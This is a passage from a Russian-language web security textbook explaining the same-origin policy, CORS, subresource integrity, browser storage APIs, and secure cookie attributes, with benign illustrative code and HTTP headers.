


ПРЕДУПРЕЖДЕНИЕ JavaScript, выполняющийся в браузере, не имеет разрешения получать доступ к другим вкладкам или окнам, загруженным из разных источников. Этот жизненно важный принцип безопасности не дает злонамеренным веб-сайтам считывать содержимое других вкладок, открытых в браузере. Если бы какой-нибудь вредоносный сайт мог заглянуть на соседнюю вкладку и прочитать во всех подробностях информацию о вашем банковском счете, вы бы столкнулись с настоящим кошмаром!

Запросы из разных источников (cross-origin requests)

Источник веб-страницы также определяет, как эта страница может взаимодействовать с кодом на стороне сервера. Веб-страницы обращаются к тому же источнику, когда загружают изображения и скрипты. Общаются они и с другими доменами, но это взаимодействие должно быть гораздо более управляемым.

В браузере разрешен *доступ на запись* (cross-origin writes) — он требуется, когда кто-либо щелкает по ссылке, ведущей на другой сайт, и браузер открывает этот сайт. *Доступ на вставку* (cross-origin embeds), например импорт изображения, разрешен, если он допускается политикой безопасности содержимого. А вот *доступ на чтение* (cross-origin reads) не разрешен, если только это не сделано в браузере заранее.



Что же я имею в виду под *доступом на чтение*? JavaScript, выполняющийся в браузере, может по-разному считывать данные или ресурсы с удаленных URL, потенциально относящихся к разным источникам. Скрипты могут использовать объект **XMLHttpRequest**, например:

```
function logResponse () {
    console.log(this.responseText)
}
```

```
const req = new XMLHttpRequest()
req.addEventListener("load", logResponse)
req.open("GET", "http://www.example.org/example.txt")
req.send()
```

Попытка получить некий текст при помощи запроса GET


либо более новое Fetch API:

```
fetch("http://example.com/movies.json")
    .then((response) => response.json())
    .then((data) => console.log(data))
```

Попытка получить некие данные в формате JSON при помощи запроса GET

Обычно эти запросы на считывание могут быть адресованы только тому же источнику, что и у веб-страницы, загрузившей JavaScript. Это ограничение не позволит вредоносному веб-сайту, скажем, загрузить HTML сайта банка, с которого вы уже ушли, но остались на нем залогиненным, и считать важные данные о вас.

Тем не менее в JavaScript во многих случаях существуют веские причины для загрузки данных из других источников. Веб-сервисы, вызываемые JavaScript, располагаются на другом домене, особенно если для повышения качества обслуживания веб-приложение использует сторонний сервис (например, справку или чат).



Для разрешения доступа на чтение такого типа нужно настроить *совместное использование ресурсов разных источников* (cross-origin resource sharing, CORS) на том веб-сервере, с которого считывается информация. В эту задачу

входит настройка различных заголовков в явном виде, начиная с префикса **Access-Control** в ответе HTTP от сервера, получающего запрос из другого источника. Простейший (и наименее безопасный) сценарий — принимать *все* запросы из других источников:

```
Access-Control-Allow-Origin: *
```

Для дальнейшего ограничения доступа к другим источникам можно разрешить запросы только из определенного домена, например:

```
Access-Control-Allow-Origin: https://trusted.com
```

или разрешить для JavaScript только определенные типы HTTP-запросов:

```
Access-Control-Allow-Methods: POST, GET, OPTIONS
```


СОВЕТ В большинстве сценариев наиболее безопасный вариант — *вообще* не устанавливать заголовки CORS. Их отсутствие вынудит любой веб-браузер, пытающийся инициировать запрос из другого источника к вашему веб-приложению, не рыскать в поисках этих частей, если он понимает, что к чему. (В спецификации несколько больше технических терминов, но суть здесь передана верно.) Если вашему веб-приложению *на самом деле* нужен доступ на чтение, проведите старую добрую настройку и ограничьте разрешения до минимума. Таким образом вы ограничите ущерб, который способен причинить любой вредоносный JavaScript. Помните о том, что запросы из других источников могут выполняться от имени любого пользователя, залогинившегося на *вашем* сайте, поэтому если эти запросы возвращают JavaScript важные данные, он должен доверять сайту, который их инициировал.

Проверка целостности подресурса (subresource integrity checks)

Вспомним третий вопрос, который задаст браузер перед выполнением любого кода JavaScript: «Как мне убедиться, что я выполняю корректный код JavaScript?» Такой ход мысли может показаться странным, учитывая, что веб-сервер сам решает, какой код JavaScript включать или импортировать в веб-страницу. Однако существует несколько методов, с помощью которых злоумышленник может подставить вредоносный JavaScript вместо кода, предусмотренного автором.

Один из таких методов — получить доступ непосредственно к командной строке веб-сервера и редактировать JavaScript прямо в месте его расположения. Если файлы JavaScript находятся в отдельном домене или в *сети доставки контента* (content delivery network, CDN), злоумышленник может скомпрометировать эти системы и подсунуть им вредоносные скрипты. Кроме

того, для внедрения вредоносного кода JavaScript злоумышленники используют атаки «монстр посередине» (monster-in-the-middle, MITM), с комфортом устроившись между браузером и сервером и перехватывая и подменяя исходные скрипты. Чтобы защититься от этих угроз, теги `<script>` на ваших страницах могут выполнять проверку целостности подресурса (subresource integrity checks).




Вот как выглядит проверка целостности подресурса на уровне кода:

```
<script src="/js/application.js"
integrity="sha384-503lno38v0KjoSa8HT863w10M7hKzvJ+HjknFmPk0Jz50htAHuPtPLj6J6lfziE">
```

Особое внимание здесь нужно обратить на атрибут **integrity**. Чрезвычайно длинная строка текста, начинающаяся со значения **503lno38v0K**, генерируется в результате передачи содержимого скрипта, расположенного на **/js/application.js**, по алгоритму хеширования SHA-384. С алгоритмами хеширования мы поближе познакомимся в главе 3. Представьте себе алгоритм хеширования как супернадёжный автомат по производству сосисок, всегда выдающий одинаковый результат, называемый *хеш-значением*, при одинаковых входных данных, и (почти) всегда — разные результаты при различающихся входных данных. Таким образом, любые злонамеренные изменения в файле JavaScript выразятся в ином хеш-значении (результате) для скрипта **application.js**. (В основном хеш для проверки целостности генерируется в процессе сборки и фиксируется в момент развертывания. Эта проверка безопасности призвана выявить несанкционированные изменения после развертывания, свидетельствующие, как правило, о вредоносной активности.)

Это означает, что браузер может пересчитать хеш-значение, когда загрузится код JavaScript. Браузер сравнивает это новое значение со значением, хранящимся в атрибуте **integrity**. Если они разнятся, это позволяет сделать вывод о том, что код JavaScript был изменен. В данном сценарии JavaScript *не* будет выполнен на основании допущения, что это не тот код, который был предусмотрен автором.



СОВЕТ Проверять целостность подресурсов не обязательно, но это хороший способ защититься от атак MITM и несанкционированных правок. Пользуйтесь ими при первой возможности, поскольку они обеспечивают дополнительный уровень защиты ваших пользователей.

Доступ к диску

Ранее я упоминал о том, что JavaScript, выполняемый в браузере, не имеет доступа к произвольным локациям на диске. Как вы могли догадаться, это утверждение было изящным словесным трюком, скрывавшим тот факт, что скрипты могут получать *частичный* доступ к диску, но в высшей степени управляемый. Давайте рассмотрим, как браузер разрешает такой доступ.

File API

Для JavaScript, выполняющегося в браузере, самым очевидным способом получить доступ к диску является использование File API. Веб-приложения могут открывать диалоговые окна выбора файла при помощи `<input type="file">` или предоставлять пользователю область для перетаскивания файлов с применением объекта `DataTransfer`. Этот API позволяет, например, прикреплять файлы к письмам в Gmail. Когда совершается одно из этих действий, File API выдает разрешение JavaScript на считывание содержимого выбранного файла:

```
const fileInput = document.querySelector
("input[type=file]")
fileInput.addEventListener("change", () => {
  const [file] = fileInput.files
  const reader = new FileReader()
  reader.addEventListener("load", () => {
    console.log(reader.result)
  })
  reader.readAsText(file)
})
```

Находит тег выбора файла в документе HTML

Запускается, когда пользователь выбирает файл (файлы) для загрузки

Выводит содержимое файла в консоль, показывая, что движок JavaScript теперь имеет доступ к файлу

Коду JavaScript также даются разрешения на валидацию типа, размера и даты последнего изменения файла, известных как *метаданные* файла:

```
const fileInput = document.querySelector("input[type=file]")
fileInput.addEventListener("change", () => {
  const [file] = fileInput.files


  console.log("MIME type: " + file.type)
  console.log("File size: " + file.size)
  console.log("Modified: " + file.lastModifiedDate)
})
```

При каждом из этих взаимодействий пользователь сознательно решает поделиться файлом, о котором идет речь, а API файла не позволяет им манипулировать. Это ограничение не дает вредоносному коду JavaScript, например, внедрить вирус в файл, хранящийся на диске, что снижает большинство угроз безопасности для пользователя. Примечательно, что File API *не* сообщает коду JavaScript, из какого каталога был загружен файл, что могло

бы привести к утечке важной информации (например, если это домашний каталог пользователя).

WebStorage

У JavaScript имеется еще пара методов доступа к диску, и, в отличие от File API, эти методы *действительно* позволяют скриптам осуществлять запись на диск, хотя и в ограниченных рамках. Первый метод использует объект **WebStorage**, позволяющий записывать на диск до 5 Мбайт текста в виде пар «ключ — значение» для дальнейшего использования. Браузер должен удостовериться, что каждому веб-приложению отведено уникальное хранилище данных на диске и что любое содержимое, записанное туда, *инертно* (inert), то есть не может быть выполнено как вредоносный код.



Глобальный объект **window** движка JavaScript предоставляет два объекта такого хранилища, доступ к которым можно получить через переменные **localStorage** и **sessionStorage**.

```
const shoppingCartData = localStorage.getItem
("shoppingCart") || "[]";
const shoppingCart = JSON.parse(shoppingCartData);
shoppingCart.push({
  item : "Tenor Saxophone",
  sku : "C09XXVHV35",
  quantity : 1,
  price : "219.99"
});
```

Получает данные корзины из локального хранилища

```
localStorage.setItem(
  "shoppingCart", JSON.stringify(shoppingCart)
);
```


Обновляет эти же
данные

Оба этих объекта позволяют хранить небольшие фрагменты данных, которые сохраняются в течение неопределенного срока (в случае **localStorage**) или до закрытия страницы (в случае **sessionStorage**).

СОВЕТ Из соображений безопасности объекты **WebStorage** разделяются по признаку происхождения. Различные сайты не могут получить доступ к одному хранилищу, а страницы из одного источника — могут. Эта мера безопасности не позволяет вредоносным веб-сайтам считывать важные данные, записанные сайтом вашего банка.

IndexedDB

Помимо API **webStorage** браузеры предоставляют объект **window.indexedDB**, позволяющий хранить данные на стороне клиента в более структурированном виде. Объект **IndexedDB** допускает большие по размеру и более структурированные объекты и использует транзакции примерно так же, как традиционные базы данных.



Вот простой пример того, как JavaScript мог бы использовать объект **IndexedDB**:

```
const request = window.indexedDB.open("shoppingCart", 1);
request.onsuccess = (event) => {
  const db = event.target.result;
  db.transaction(["items"], "readwrite")
    .objectStore("items")
    .add({
      item : "Tenor Saxophone",
      sku  : "C09XXVHV35",
      quantity : 1,
      price  : "219.99"
    });
}
```

Запрашивает доступ к базе данных «shoppingCart»

Открывает транзакцию чтения/записи

Получает доступ к хранилищу объекта «items»

Записывает некие данные

API **IndexedDB** также следует политике одного источника, чтобы запретить злонамеренным сайтам собирать важные данные на стороне клиента. В результате любые данные, записываемые в базу данных вашим веб-приложением, могут быть прочитаны только вашим веб-приложением.

Cookies

Объекты **WebStorage** и **IndexedDB** позволяют веб-приложению сохранять состояние в браузере, что дает серверу возможность распознавать пользователя, когда его браузер делает HTTP-запрос. Эта функция называется *браузингом с сохранением состояния* (stateful browsing), что примечательно, поскольку HTTP был задуман как протокол *без сохранения состояния* (stateless). Предполагается, что каждый HTTP-запрос к серверу содержит всю информацию, необходимую для его обработки. Если только автор веб-приложения не предусмотрит механизм для поддержки согласованных состояний между клиентом и веб-сервером, последний будет относиться к каждому запросу так, как если бы он был анонимным.



Еще один, гораздо более распространенный способ реализации безопасного браузинга — использовать файлы cookies, которые наверняка хорошо вам знакомы. *Cookies* — это небольшие фрагменты текста (до 4 Кбайт), которые веб-сервер может включить в ответ HTTP:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505
Set-Cookie: accepted_terms=1
```

Указывает браузеру установить cookie «session_id»


Указывает браузеру установить cookie «accepted_terms»

Когда браузеру встречается один или более заголовков **Set-Cookie**, значения cookie сохраняются локально и отправляются назад с каждым HTTP-запросом страниц на том же домене:

```
GET /home HTTP/2.0
Host: www.example.org
Cookie: session_id=9264be3c7df12505; accepted_terms=1
```

Браузер возвратит все значения cookies, ранее установленные для этого домена

Cookies — основной механизм, с помощью которого происходит аутентификация пользователей на веб-сайтах. Когда вы логинитесь на сайте, веб-приложение создает *сессию* — запись о вашей личности и о том, что вы в последнее время делали на сайте. Идентификатор сессии, а иногда и все ее данные записываются в заголовок **Set-Cookie**. Каждое последующее взаимодействие с этим сайтом вызывает отправку данных сессии в заголовке **Cookie**, а это означает, что веб-приложение может вас распознать. Cookies существуют до тех пор, пока не истечет срок их хранения, заданный в заголовке **Set-Cookie**, или до тех пор, пока пользователь или сервер не удалит их.




Поскольку cookies используются для хранения важных данных, браузер удостоверяется в том, что они разделяются по принципу принадлежности к домену. Cookies, которые записываются в кэш браузера, когда вы входите, например, на facebook.com, будут отправлены назад в HTTP-запросах только на facebook.com. Ваши cookies на Facebook не уйдут с запросами на pleasehackme.com, потому что злонамеренный веб-сервер мог бы использовать эти cookies для доступа к вашей учетной записи Facebook.

Если у вашего веб-приложения есть поддомены, все сложнее: вам нужно точно знать, из каких поддоменов можно считывать cookies. Подробнее мы поговорим об этом в главе 7.

СОВЕТ Для хакеров cookies — желанная цель, особенно сессионные. Если злоумышленнику удастся украсть сессионные cookies пользователя, он может выдать себя за этого пользователя. Следовательно, *вам нужно всемерно ограничивать доступ к cookies, используемым вашим веб-приложением*. Спецификация cookies предоставляет несколько способов ограничения доступа с помощью атрибутов в заголовке **Set-Cookie**.

Безопасные cookie-файлы

Ваше веб-приложение должно использовать протокол *HTTPS* (Hypertext Transport Protocol Secure) для того, чтобы веб-трафик был зашифрован и не мог быть перехвачен и прочитан злонамеренным нарушителем. В главе 3 мы рассмотрим, как сконфигурировать HTTPS. Вообще говоря, для настройки HTTPS требуется зарегистрировать домен, сгенерировать сертификат и разместить его на вашем сервере. После этого браузер сможет использовать ключ шифрования, прилагающийся к сертификату, для установки соединения по HTTPS.



Отправка cookie по HTTPS защищает их от кражи. Веб-серверы в основном сконфигурированы так, чтобы принимать трафик как по HTTP, так и по HTTPS. Но запросы, пришедшие по первому протоколу, они обычно перенаправляют на соответствующий URL по HTTPS. Эта функция обеспечивает совместимость со старыми браузерами, где по умолчанию может использоваться протокол HTTP (или когда пользователи по каким-либо причинам набирают префикс **http://**). Если браузер отправляет заголовок **Cookie** в первом, небезопасном запросе, злоумышленник сумеет перехватить небезопасный запрос и похитить все cookie, передаваемые с ним. Нехорошо! Чтобы избежать такой ситуации, нужно при первой передаче добавить к cookie атрибут **Secure**, что даст браузеру инструкцию отправлять cookie только при запросах по HTTPS:

```
HTTP/2.0 200 OK
```


```
Content-Type: text/html
```

```
Set-Cookie: session_id=9264be3c7df125; Secure
```

Дает браузеру инструкцию не отправлять этот cookie по небезопасному соединению

Cookie-файлы с атрибутом HttpOnly

Cookie-файлы используются для передачи состояния между браузером и веб-сервером, но по умолчанию они доступны и для JavaScript, выполняющегося в браузере. Как правило, у JavaScript нет веских причин работать с вашими cookie. Данный сценарий представляет угрозу безопасности: у любого злоумышленника, которому удастся внедрить JavaScript на веб-страницу, есть средства для кражи cookie.



Чтобы защититься от воровства cookie-файлов посредством XSS, нужно установить в заголовках cookie атрибут **HttpOnly**, что подскажет браузеру запретить JavaScript доступ к значению этого cookie:

```
HTTP/2.0 200 OK
```

```
Content-Type: text/html
```

```
Set-Cookie: session_id=9264be3c7df125; Secure; HttpOnly
```

Дает браузеру инструкцию не разрешать JavaScript считывать значение данного cookie

Имя атрибута, конечно же, слегка вводит в заблуждение, потому что использовать нужно HTTPS, а не HTTP. Обязательно применяйте атрибуты **Secure** и **HttpOnly** вместе, а уж браузер разберется, что вы имеете в виду.

Атрибут SameSite

Веб-сайты постоянно ссылаются друг на друга, и это часть магии интернета. Вы можете, например, начать читать статью о том, как чистили зубы в Византийской империи, а закончить просмотром видеороликов о том, что происходит внутри посудомоечной машины.

Однако не всякая ссылка в интернете безвредна: чтобы вынудить пользователей сделать то, чего они сами не ожидали, злоумышленники используют *межсайтовую подделку запросов* (cross-site request forgery, CSRF). Вредоносная ссылка на ваш сайт может сгенерировать HTTP-запрос, который приходит с прикрепленными файлами cookie. Этот запрос будет зарегистрирован как действие, выполненное вашим пользователем, даже если пользователь щелкнул по ссылке ошибочно. Злоумышленники использовали эту методику для размещения кликбейта на страницах жертв в социальных сетях или для того, чтобы обманным путем вынудить их удалить свои аккаунты.



Один из способов ослабить эту угрозу — дать браузеру команду прикладывать cookie к HTTP-запросам, только если запрос происходит с вашего сайта. Это можно сделать, добавив к cookie атрибут **SameSite**:

```
=Strict HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df125; Secure;
HttpOnly; SameSite=Strict
```

Дает браузеру инструкцию отправлять cookie только с запросами, инициированными из этого домена



Добавление этого атрибута означает, что с запросами из разных источников не будут переданы никакие cookie; HTTP-запрос не будет распознан как пришедший от существующего пользователя. Вместо этого пользователь будет перенаправлен на страницу входа, что предотвратит выполнение под его логином любого вредоносного действия, замаскированного в ссылке.

Да, такой подход безопасен, но он может вызвать раздражение пользователей. Необходимость снова логиниться, скажем, на YouTube, где все делится ссылками на видео, очень быстро утомит. Вот почему большинство сайтов разрешают передавать cookies с GET-запросами, и только с ними, с других сайтов путем присвоения атрибуту значения **Lax**:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df1250;
Secure; HttpOnly; SameSite=Lax
```

*Дает браузеру инструкцию от-
правлять этот cookie только с GET-
запросами, иницированными из других
доменов*

При данном значении запросы других типов — POST, PUT или DELETE — будут поступать без cookies. Поскольку действия, меняющие состояние на сервере и, следовательно, представляющие угрозу для пользователя, обычно реализуются именно такими методами (и это правильно), пользователи будут в безопасности. (В главе 4 мы рассмотрим, как безопасно обрабатывать запросы, меняющие состояние на сервере.)

ПРИМЕЧАНИЕ Значение **SameSite=Lax** для cookie установлено в современных браузерах по умолчанию, даже если вы не установили атрибут **SameSite**. Однако добавить заголовок все же следует — для тех, кто запускает ваше веб-приложение в старых браузерах.

Срок действия cookie

Срок действия файлов cookie можно и нужно устанавливать. Это делается при помощи атрибута **Expires**:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505; Secure; HttpOnly;
SameSite=Lax; Expires=Sat, 14 Mar 2026 03:14:15 GMT
```

*Дает браузеру инструкцию удалить cookie
при наступлении указанной даты*

Другой способ — установить количество секунд существования cookie, задав атрибут **Max-Age**:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=9264be3c7df12505; Secure; HttpOnly;
SameSite=Lax; Max-Age=604800
```

*Дает браузеру инструкцию удалить cookie
через 604 800 секунд (через одну неделю)*

СОВЕТ Срок действия сеансовых cookie-файлов должен истекать своевременно, поскольку пользователи подвергаются рискам безопасности, когда они находятся в системе слишком долго. Пропуск атрибута **Expires** или **Max-Age** может привести к тому, что файл cookie будет храниться неопределенно долго, в зависимости от браузера пользователя и операционной системы, поэтому такого сценария для важных cookie следует избегать! Сайты банков обычно ограничивают время сессий одним часом, в то время как на сайтах социальных медиа (которые ценят юзабилити выше безопасности) их длительность куда больше.

Инвалидация cookies

Пользователи могут в любой момент очистить все cookie в браузере, что «выкинет» их с любого веб-сайта, сессии которого основаны на cookie-файлах. Стандартный способ очистки веб-сервера от cookie, например, при нажатии пользователем кнопки «Выйти», — отправить заголовок **Set-Cookie** с пустым значением и **Max-Age** со значением **-1**:

```
HTTP/2.0 200 OK
Content-Type: text/html
Set-Cookie: session_id=; Max-Age=-1
```

← Дает браузеру инструкцию удалить cookie

